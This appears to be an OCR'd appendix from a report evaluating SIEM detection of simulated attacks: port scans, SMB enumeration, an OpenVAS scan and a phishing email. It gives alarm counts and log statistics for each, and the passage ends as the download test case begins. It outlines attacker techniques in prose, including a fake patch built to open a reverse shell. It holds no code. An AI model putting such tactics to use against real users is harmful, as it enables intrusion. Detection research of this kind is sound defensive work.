


Figure B.1: Port Scan Test Case Data Flow

B.1.2 SIEM Alarms Generated

B.1.2.1 Baseline SIEM Ontology

No alarms were generated by the baseline SIEM configuration.

B.1.2.2 Modified SIEM Ontology

One alarm was generated within the SIEM console containing data from 100 supporting events.




Figure B.2: Modified SIEM Alarm for Port Scan Activity

B.1.3 Log Data Generated

87 logs were collected during the test case. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	4
Access Success	18
Activity	2
Authentication Success	49
Startup and Shutdown	14

Vendor Message ID

4634	22
4624	24
5140	7
5145	10
4634	22
4648	1
2001581	2

MPE Rule	
BEID 2001581 - Unusual Port 135 traffic	2
C EVID 4624 : System Logon Type 3	24
C EVID 4673 : Fail Priv Svc Call	1
C EVID 4673 : Priv Svc Call	1
C EVID 4688 : New Process Created	7
EVID 4634 : Anonymous Logoff Type 3	2
EVID 4634 : System Logoff Type 3	18
EVID 4634 : User Logoff Type 3	2
EVID 4648 : Explicit Logon	1
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	7
EVID 4769 : Svc Ticket Granted, Usr Acct	2
EVID 5140 : Network Share Was Accessed	7
EVID 5145 : Network Share Object Checked	10

Table B.1: Port Scan Log Statistics

B.2 Reconnaissance: Host Enumeration

B.2.1 Test Case Description

The simulated attacker machine attempted to perform operating system fingerprinting via the server message block (SMB) protocol. The activity provides information that may be useful in identifying potential exploits to leverage against systems running vulnerable operating system versions or patch levels.




Figure B.3: SMB Scan Test Case Data Flow Diagram

B.2.2 SIEM Alarms Generated

B.2.2.1 Baseline SIEM Ontology

No alarms were generated by the baseline SIEM configuration.

B.2.2.2 Modified SIEM Ontology

No alarms were generated by the modified SIEM configuration.

B.2.3 Log Data Generated

76 logs were generated during the test case. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Authentication Failure	10
Access Success	12
Authentication Success	18
Startup and Shutdown	22
Host Access	5
Other Audit	5

Vendor Message ID

4776	5
4625	5
5140	6
4624	8
4634	10
4688	12
4689	10
1148	5
4674	3
5145	6

MPE Rule

C EVID 4624 : System Logon Type 3	5
C EVID 4688 : New Process Created	10
CMD Tool Access by a Network Aware Application	6
EVID 4625 : User Logon Type 3: No Such Username	12
EVID 4634 : System Logoff Type 3	10
EVID 4689 : Process Exited	5
EVID 4776 : Failed Rem Logon : User Does Not Exist	8
EVID 5140 : Network Share Was Accessed	5
McAfee HIPs event Header	5

Table B.2: SMB Scan Log Statistics

B.3 Reconnaissance: Enumeration-Vulnerability Analysis with OpenVas

B.3.1 Test Case Description

The simulated attacker machine leveraged a comprehensive vulnerability assessment tool to identify additional vulnerabilities on information systems within the test network. This tool attempted to exploit insecure accounts configured with default credentials, or exploit common services such as those residing on webservers. This was expected to be the most obvious reconnaissance activity performed by the attacker machine generating the largest volume and variation of log data available for SIEM alarming.




Figure B.4: OpenVas Vulnerability Scanner Test Case Data Flow Diagram

B.3.2 Alarms Generated

B.3.2.1 Baseline SIEM Ontology

41 alarms were generated by the baseline SIEM configuration. Alarms were generated for single observed events.





Figure B.5: Baseline SIEM Alarms for Vulnerability Scan

B.3.2.2 Modified SIEM Ontology

5 alarms were generated within the SIEM console using the modified ontology. These alarms represented 401 events observed by the SIEM as containing relevant security data associated with a suspicious origin IP address. Aggregation limits were capped at 100 events, resulting in 5 alarms for 401 events. This threshold may be modified to reduce the alarm volume further. Additionally, unique values observed for all metadata fields were returned within the "alarm properties" pane drastically reducing security analyst effort to describe the activity performed by the attacker machine.



B.6: Modified SIEM Alarms for Vulnerability Scan

B.3.3 Log Data Generated

4,158 logs generated during the test case. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Success	469
Authentication Success	790
Startup and Shutdown	377
Access Failure	72
Host Access	5
Other Audit	5
Reconnaissance	118
Attack	84
Other Security	628
Suspicious	64
Activity	20
Authentication Failure	363
Error	1156
Policy	6
Access Revoked	1

Vendor Message ID

1	185

2	5
3	2
5	72
7	120
8	2
18	188
23	294
25	170
27	1
28	389
32	1
33	1
1148	14
4624	2
4625	178
4634	74
4662	22
4673	387
4674	10
4688	68
4689	8
4740	4
4768	8
4769	64
4770	426
4776	6
4793	14
5140	4
5145	16
2001569	11
2001579	2
2001581	2
2014384	4
2016182	14
2016184	0
2019232	4
2019239	2
2019335	189
2020630	4
2020631	2
2020632	2

2020660	10
No vendor ID	16

MPE Rule

BEID 2001569 - Unusual Port 445 traffic	2
BEID 2001579 - Unusual Port 139 traffic	64
BEID 2001581 - Unusual Port 135 traffic	2
C EVID 4624 : System Logon Type 3	4
C EVID 4624 : User Logon Type 5	7
C EVID 4673 : Priv Svc Call	72
C EVID 4688 : New Process Created	189
Catch All : Level 4 : Signature Detection	1
CMD Tool Access by a Network Aware Application	628
EVID 4625 : Failed Authentication	1156
EVID 4625 : User Logon Type 3: Account Disabled	17
EVID 4625 : User Logon Type 3: No Such Username	5
EVID 4625 : User Logon Type 3: Wrong Password	5
EVID 4634 : Anonymous Logoff Type 3	6
EVID 4634 : System Logoff Type 3	387
EVID 4634 : User Logoff Type 3	11
EVID 4662 : Operation Performed On Object	10
EVID 4674 : Fail Priv Object Operation	4
EVID 4689 : Process Exited	2
EVID 4740 : Admin Account Locked Out	2
EVID 4768 : Auth Ticket Granted, Sys Acct	14
EVID 4769 : Svc Ticket Granted, Sys Acct	20
EVID 4770 : Ticket Renewed, System Acct	149
EVID 4776 : Failed Rem Logon : Account Disabled	6
EVID 4776 : Failed Rem Logon : Bad Password	14
EVID 4776 : Failed Rem Logon : User Does Not Exist	149
EVID 4776 : Failed Remote Logon - Admin	170
EVID 4793 : Password Policy Checker API Called	16

EVID 5140 : Network Share Was Accessed	14
EVID 5145 : Network Share Object Checked	2
General Error	4
McAfee HIPs event Header	5
PreProc: 119:18 WEBROOT DIRECTORY TRAVERSAL	1
PreProc: 119:2 DOUBLE DECODING ATTACK	375
PreProc: 122:1 TCP Portscan	1
PreProc: 122:23 UDP Filtered Portsweep	294
PreProc: 122:25 ICMP Sweep	68
PreProc: 122:3 TCP Portsweep	8
PreProc: 122:5 TCP Filtered Portscan	188
PreProc: 122:7 TCP Filtered Portsweep	11
PreProc: 125:2 Invalid FTP command	74
SID 32 : HTTP Inspection Simple Request	1

Table B.3: OpenVas Scan Log Statistics

B.4 Delivery – Network Delivery: Phishing Email Sent to User

B.4.1 Test Case Description

The previous reconnaissance activity indicated that all test machines were deployed with the most current security patches. The attacker decided to send a crafted phishing email to users in an attempt to introduce vulnerable software onto an endpoint that may be exploited for privileged access. The phishing email contained a copy of legitimate software that would not trigger alarms in anti-malware software yet contained vulnerabilities in services that could be exploited by the attacker. A fake patch was also supplied within the phishing email masqueraded as a program intended to mitigate the vulnerabilities in the supplied software. However, the patch program was actually designed to establish a reverse shell to the attacker machine so the vulnerable software provided may be exploited for privileged access.




Figure B.7: Phishing Email Test Case Data Flow Diagram

B.4.2 Alarms Generated

B.4.2.1 Baseline SIEM Ontology

1 new alarm was generated. This alarm may be associated with the previous reconnaissance activity. Unfortunately, the alarm is ambiguous and only indicates a new process was created following the previously observed vulnerability scan. No identifying characteristics for the attacker machine are provided in the alarm metadata.




Figure B.8: Baseline SIEM Alarm for Phishing Email Test Case

B.4.2.2 Modified SIEM Ontology

1 new alarm was generated by the modified SIEM. However, the alarm is specific to the attack method employed. The attacker machine is identified as the originating host, the attacker method is identified as a phishing attempt, the email address used is provided, the affected recipient is identified, and the program used to send the message is identified as the send mail program on Kali Linux. This additional data drastically decreases the amount of effort required by a security analyst to describe the actions performed by the attacker.




Figure B.9: Modified SIEM Alarm for Phishing Email Test Case

B.4.3 Log Data Generated

92 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Success	12
Access Success	12
Authentication Success	39
Information	4
Startup and Shutdown	22

Vendor Message ID

4624	20
4634	18
4674	3
4688	11
4689	11
4769	1
5140	5
5145	7
DELIVER	2
RECEIVE	2

MPE Rule

C EVID 4624 : System Logon Type 3	20
C EVID 4688 : New Process Created	11
EVID : SMTP:RECEIVE Email Message Received	2
EVID : STOREDRIVER:DELIVER Msg Dlvrd To Mailbox	2
EVID 4634 : System Logoff Type 3	18
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	11
EVID 4769 : Svc Ticket Granted, Sys Acct	1
EVID 5140 : Network Share Was Accessed	5
EVID 5145 : Network Share Object Checked	7

Table B.4: Phishing Email Test Case Log Statistics

B.5 Delivery- Downloading Suspicious Files

B.5.1 Test Case Description

The phishing email sent by the attacker merely contained a link to download suspicious files. This test case represents detection of the download activity after the user has accessed the hyperlink provided by the attacker.

